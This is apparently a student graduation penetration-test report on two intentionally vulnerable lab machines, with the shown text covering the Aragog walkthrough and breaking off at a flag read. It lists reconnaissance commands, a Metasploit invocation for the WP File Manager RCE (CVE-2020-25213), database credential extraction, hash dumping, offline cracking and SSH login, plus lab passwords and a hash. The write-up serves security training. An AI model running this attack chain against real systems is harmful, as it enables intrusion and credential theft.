



COMPREHENSIVE PENETRATION TESTING & VULNERABILITY ASSESSMENT REPORT

DEPI Graduation Project — Vulnerability Analyst & Penetration Tester Track

Author / Team	Mohamed Ahmed · Muhammed Shabban · Ali Adel · Raneem Hany
Instructor / Supervisor	Ahmed Ashraf
Program	Digital Egypt Pioneers Initiative (DEPI) — Round 4
Targets Assessed	Aragog · Hacksudo:Search
Target IP(s)	Aragog: 192.168.158.128 · Hacksudo:Search: 192.168.1.95
Assessment Date	7/3/2026
Document Version	1.0

Table of Contents

1. Executive Summary	3
2. Methodology & Scope.....	4
3. Technical Breakdown — Machine 1: Aragog.....	5
Phase 1: Reconnaissance & Enumeration	5
Phase 2: Vulnerability Identification & Initial Access	8
Phase 3: Post-Exploitation & Lateral Movement	10
Phase 4: Privilege Escalation	15
Tools Used — Aragog	18
Remediation & Hardening — Aragog	18
4. Technical Breakdown — Machine 2: Hacksudo:Search.....	21
Phase 1: Reconnaissance & Enumeration	21
Phase 2: Information Disclosure & Web Exploitation.....	26
Phase 3: Initial Access & Lateral Movement	27
Phase 4: Privilege Escalation	33
Tools Used — Hacksudo:Search.....	36
Remediation & Hardening — Hacksudo:Search	36
5. Conclusion	44

1. Executive Summary

This report presents the findings of a penetration test conducted against two intentionally vulnerable Linux hosts, Aragog and Hacksudo:Search, as the practical graduation deliverable for the Digital Egypt Pioneers Initiative (DEPI) — Vulnerability Analyst & Penetration Tester track. The objective was to assess both hosts from the perspective of an unauthenticated external attacker, identify exploitable weaknesses across the full attack chain, and demonstrate remediation of every issue found.

On both machines, the assessment succeeded in achieving full administrative (root) compromise. On Aragog, initial access was gained through an unauthenticated remote code execution vulnerability in an outdated WordPress plugin, followed by database credential extraction, offline password cracking, and privilege escalation through a misconfigured cron job. On Hacksudo:Search, initial access was gained through a Remote File Inclusion vulnerability reached via a series of information-disclosure findings, followed by lateral movement enabled by credential reuse and vertical privilege escalation through a SUID binary vulnerable to PATH hijacking.

Overall risk posture: both hosts were fully compromised end-to-end using a combination of well-known, high-impact vulnerability classes — unauthenticated RCE, information disclosure, credential reuse, and insecure SUID binaries. None of the findings required custom exploit development; all were identified using standard, industry-recognized tools and techniques, underscoring how a small number of common misconfigurations can compound into complete system compromise. Every finding below was remediated on the target systems as part of this engagement, with hardening steps demonstrated and verified.

Risk Severity Matrix

Severity	Count	Findings
Critical	4	Unauthenticated RCE (Aragog); Cron/SUID root escalation (Aragog); Remote File Inclusion (Hacksudo); SUID+PATH hijack (Hacksudo)
High	4	Plaintext DB credentials in wp-config.php; weak SSH password (Aragog); exposed .env credentials; credential reuse (Hacksudo)
Medium	1	Missing SSH brute-force protection (Hacksudo)
Low	1	Information disclosure via robots.txt / HTML comments (Hacksudo)

2. Methodology & Scope

This assessment was scoped as a black-box, unauthenticated penetration test against two isolated lab targets, conducted end-to-end from reconnaissance through post-exploitation and remediation. The engagement followed recognized industry methodologies to ensure the assessment was structured, repeatable, and comprehensive:

- PTES (Penetration Testing Execution Standard) — provided the overall phase structure followed throughout both engagements: pre-engagement, intelligence gathering, threat modeling, vulnerability analysis, exploitation, post-exploitation, and reporting.
- OWASP Top 10 — used as the reference model for classifying and prioritizing the web-application-layer findings (e.g. broken access control / RFI, security misconfiguration, and sensitive data exposure).
- NIST SP 800-115 (Technical Guide to Information Security Testing and Assessment) — used to guide the technical execution of scanning, discovery, and vulnerability validation activities.

Scope

Machine	Platform / Stack	Engagement Type
Aragog	Linux, Apache, WordPress, MySQL, SSH	Black-box, unauthenticated, full attack-chain
Hacksudo:Search	Linux, Apache, custom PHP app, MySQL, SSH	Black-box, unauthenticated, full attack-chain

3. Technical Breakdown — Machine 1: Aragog

Aragog is a Linux host running a public-facing WordPress installation. The engagement chain moved from an unauthenticated remote code execution vulnerability in a WordPress plugin, through credential harvesting and offline password cracking, to a full root compromise via a misconfigured cron job.


Target	Aragog (Linux)
Primary Service	WordPress (Apache, port 80) / SSH (port 22)
Critical Findings	2 (Unauthenticated RCE, SUID cron privilege escalation)
High Findings	2 (Plaintext DB credentials, weak SSH password)

Phase 1: Reconnaissance & Enumeration

1.1 Host Discovery

As the target sits on an isolated NAT network, host discovery began with an ARP sweep of the local subnet to identify the machine's IP address.

```
arp-scan -l
```



```
(kali㉿kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b2:7f:94, IPv4: 192.168.158.131
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.158.1 00:50:56:c0:00:08 (Unknown)
192.168.158.2 00:50:56:c7:8b:37 (Unknown)
192.168.158.128 00:0c:29:2c:c1:b4 (Unknown)
192.168.158.254 00:50:56:c7:00:00 (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.869 seconds (136.97 hosts/sec). 4 responded
```

Figure 1. ARP scan identifying the Aragog host on the local NAT network.

1.2 Port Scanning & Service Identification

A full-port Nmap scan with version detection was run against the identified host to enumerate open ports and running service versions.

```
nmap -sC -sV -p- 192.168.158.128
```

```
(kali@kali)-[~]
$ sudo nmap -sV -sC -p- 192.168.158.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-22 13:22 -0400
Nmap scan report for 192.168.158.128
Host is up (0.00049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
|   256  1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
|_  256  3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:2C:C1:B4 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.38 seconds
```

Figure 2. Nmap service/version scan — ports 22/tcp (SSH) and 80/tcp (HTTP) open.

Results confirmed two open ports: 22/tcp (OpenSSH) and 80/tcp (Apache HTTP Server), indicating a standard LAMP-style web host reachable over SSH.

1.3 Web Directory Enumeration

With port 80 confirmed open, Gobuster was used to brute-force hidden directories and files on the web root.

```
gobuster dir -u http://192.168.158.128/ -w /usr/share/wordlists/dirb/common.txt
```

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.158.128 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.158.128
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 280]
.htpasswd (Status: 403) [Size: 280]
.htaccess (Status: 403) [Size: 280]
blog (Status: 301) [Size: 317] [→ http://192.168.158.128/blog/]
index.html (Status: 200) [Size: 97]
javascript (Status: 301) [Size: 323] [→ http://192.168.158.128/javascript/]
server-status (Status: 403) [Size: 280]
Progress: 4613 / 4613 (100.00%)

Finished
```

Figure 3. Gobuster directory brute-force results against the web root.

Browsing to the site revealed a live WordPress blog. A notice on the homepage referenced the removal of “unused WordPress plugins,” which was treated as a direct hint that a plugin-based vulnerability was the intended entry point.




Figure 4. WordPress homepage — a notice referencing removed/unused plugins served as the initial lead.

1.4 WordPress Enumeration

WPScan was run with aggressive plugin detection enabled to identify installed plugins and any known vulnerabilities affecting them.

```
wpscan --url http://192.168.158.128 --enumerate vp --plugins-detection aggressive
```




Figure 5. WPScan enumeration output (aggressive plugin detection), part 1.

```

Session Actions Edit View Help
[-] WordPress version 5.0.12 identified (Insecure, released on 2021-04-15).
| Found By: Email Settings (Passive Detection)
| - http://192.168.158.128/blog/, Match: '-release.min.js?ver=5.0.12'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.158.128/blog/, Match: 'WordPress 5.0.12'
| [] The main theme could not be detected.
[-] Enumerating All Plugins (via Aggressive Methods)
Checking Known Locations - Time: 00:01:26 (120969 / 120969) 100.00% Time: 00:01:26
[-] Checking Plugin Versions (via Passive and Aggressive Methods)
| [] Plugin(s) Identified:
| > akismet
| Location: http://192.168.158.128/blog/wp-content/plugins/akismet/
| Latest Version: 3.7
| Last Updated: 2020-04-23T22:34:00.000Z
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.158.128/blog/wp-content/plugins/akismet/, status: 500
| The version could not be determined.
| > wp-file-manager
| Location: http://192.168.158.128/blog/wp-content/plugins/wp-file-manager/
| Last Updated: 2020-04-23T22:33:00.000Z
| Readme: http://192.168.158.128/blog/wp-content/plugins/wp-file-manager/readme.txt
| [] The version is out of date, the latest version is 8.0.4
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.158.128/blog/wp-content/plugins/wp-file-manager/, status: 200
| Version: 6.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.158.128/blog/wp-content/plugins/wp-file-manager/readme.txt
| Confirmed By: Readme - Changelog Section (Aggressive Detection)
| - http://192.168.158.128/blog/wp-content/plugins/wp-file-manager/readme.txt
[-] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 (18 / 18) 100.00% Time: 00:00:00
| [] User(s) Identified:
| > wp-admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| [] No WPScan API Token given, as a result vulnerability data has not been output.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```

Figure 6. WPScan output confirming the vulnerable wp-file-manager v6.0 plugin.

WPScan identified the WP File Manager plugin at version 6.0 — a version publicly known to be vulnerable to an unauthenticated arbitrary file upload flaw.

Phase 2: Vulnerability Identification & Initial Access

WP File Manager v6.0 is affected by an unauthenticated arbitrary file upload vulnerability that leads directly to remote code execution, tracked as **CVE-2020-25213**. The plugin's connector script fails to properly restrict uploaded file extensions to an unauthenticated attacker, allowing a PHP webshell to be uploaded and executed directly from the web root.

The Metasploit Framework module for this CVE was used to automate exploitation.

```

use exploit/unix/webapp/wp_file_manager_rce
set RHOSTS 192.168.158.128
set TARGETURI /
run

```





Figure 7. Metasploit exploiting CVE-2020-25213 against wp-file-manager v6.0.

Exploitation succeeded and a Meterpreter/shell session was returned. A follow-up shell command confirmed code execution on the target as the low-privileged web server user.





Figure 8. Initial shell access confirmed on the target.

Phase 3: Post-Exploitation & Lateral Movement

3.1 Extracting Database Credentials


While exploring the web root from the newly obtained shell, the WordPress configuration file was read to extract the site's database credentials.

```
cat wp-config.php
```



```
meterpreter > cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
meterpreter >
```

Figure 9. wp-config.php disclosing WordPress database credentials.



```
cd /
cd /etc
ls
X11
adduser.conf
adjtime
alternatives
anacrontab
apache2
apparmor
apparmor.d
apt
avahi
bash.bashrc
bindresvport.blacklist
binfmt.d
bluetooth
ca-certificates
ca-certificates.conf
calendar
console-setup
cron.d
cron.daily
cron.hourly
cron.monthly
cron.weekly
crontab
dbus-1
debconf.conf
debian_version
default
deluser.conf
dhcp
dictionaries-common
discover-modprobe.conf
discover.conf.d
dpkg
emacs
environment
fonts
fstab
gai.conf
group
group
grub.d
gshadow
gshadow
gss
host.conf
hostname
hosts
hosts.allow
hosts.deny
ifplugd
init.d
initramfs-tools
inputrc
insserv.conf.d
iproute2
issue
issue.net
```

Figure 10. Using the extracted credentials to access the MySQL database (1/2).

```
python3
python3.7
rc0.d
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
rc5.d
resolv.conf
rmt
rpc
rsyslog.conf
rsyslog.d
securetty
security
selinux
services
shadow
shadow-
shells
skel
ssh
ssl
subgid
subgid-
subuid
subuid-
sysctl.conf
sysctl.d
systemd
terminfo
timezone
tmpfiles.d
ucf.conf
udev
ufw
update-motd.d
vim
wgetrc
wordpress
wpa_supplicant
xattr.conf
xdg
cd wordpress
/bin/sh: 18: cd: can't cd to wordpress
cd wordpress
ls
config-default.php
htaccess
cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
```

Figure 11. Using the extracted credentials to access the MySQL database (2/2).

3.2 Database Enumeration

Using the extracted credentials, the MySQL database was accessed directly and the wp_users table was dumped to retrieve WordPress account password hashes.

```
mysql -u <db_user> -p<db_pass> wordpress -e "SELECT user_login, user_pass FROM wp_users;"
```

```
mysql
ERROR 1045 (28000): Access denied for user 'www-data'@'localhost' (using password: NO)
$ mysql -u root -p
mysql -u root -p
Enter password: mySecr3tPass

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 36
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use wordpress
use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]> show tables
show tables
→ ;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
| wp_wpmu_backup      |
+-----+
13 rows in set (0.001 sec)
```

Figure 12. Dumping WordPress user accounts from the wp_users table.

```
MariaDB [wordpress]> SELECT * from wp_users;
SELECT * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | hagrid98 | $P$BYdTic1NGSb8hJbpVEMlJaAlNJDHtc. | wp-admin | hagrid98@localhost.local | | 2021-03-31 14:21:02 | | 0 | WP-Admin |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.000 sec)

MariaDB [wordpress]> █
```

Figure 13. Password hash identified for the user hagrid98.

3.3 Hash Cracking & SSH Access

The hash extracted for user hagrid98 was cracked offline in a dictionary attack using John the Ripper against the rockyou.txt wordlist, revealing the plaintext password.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
john --show hash.txt
```

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2026-05-22 14:32) 25.00g/s 38400p/s 38400c/s 38400C/s football1..mexico1
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

Figure 14. Offline hash cracking with John the Ripper against rockyou.txt.

The cracked credentials were reused to establish an interactive SSH session, upgrading access from an unprivileged web shell to a full user session as hagrid98.

```
ssh hagrid98@192.168.158.128
```

```
(kali㉿kali)-[~]
└─$ ssh hagrid98@192.168.158.128
The authenticity of host '192.168.158.128 (192.168.158.128)' can't be established.
ED25519 key fingerprint is: SHA256:oAgAxZkRbtwe40/oXGuZbaPjiDWzluKXPpTv2r6TrA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.158.128' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
hagrid98@192.168.158.128's password:
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hagrid98@Aragog:~$
```

Figure 15. SSH access established as hagrid98 using the cracked credentials.

The first flag (user flag) was retrieved from the user's home directory, confirming successful lateral movement.

```
cat horcrux1.txt
```

```

meterpreter > cd hagrid98
meterpreter > ls
Listing: /home/hagrid98

Mode                Size      Type      Last modified          Name
-----
100644/rw-r--r--    220     fil      2021-04-01 09:26:16 -0400 .bash_logout
100644/rw-r--r--    3526    fil      2021-04-01 09:26:16 -0400 .bashrc
040700/rwx-----    4096    dir      2021-04-01 09:30:56 -0400 .gnupg
100644/rw-r--r--     807    fil      2021-04-01 09:26:16 -0400 .profile
100644/rw-r--r--     91     fil      2021-04-01 08:50:19 -0400 horcrux1.txt

meterpreter > cat horcrux1.txt
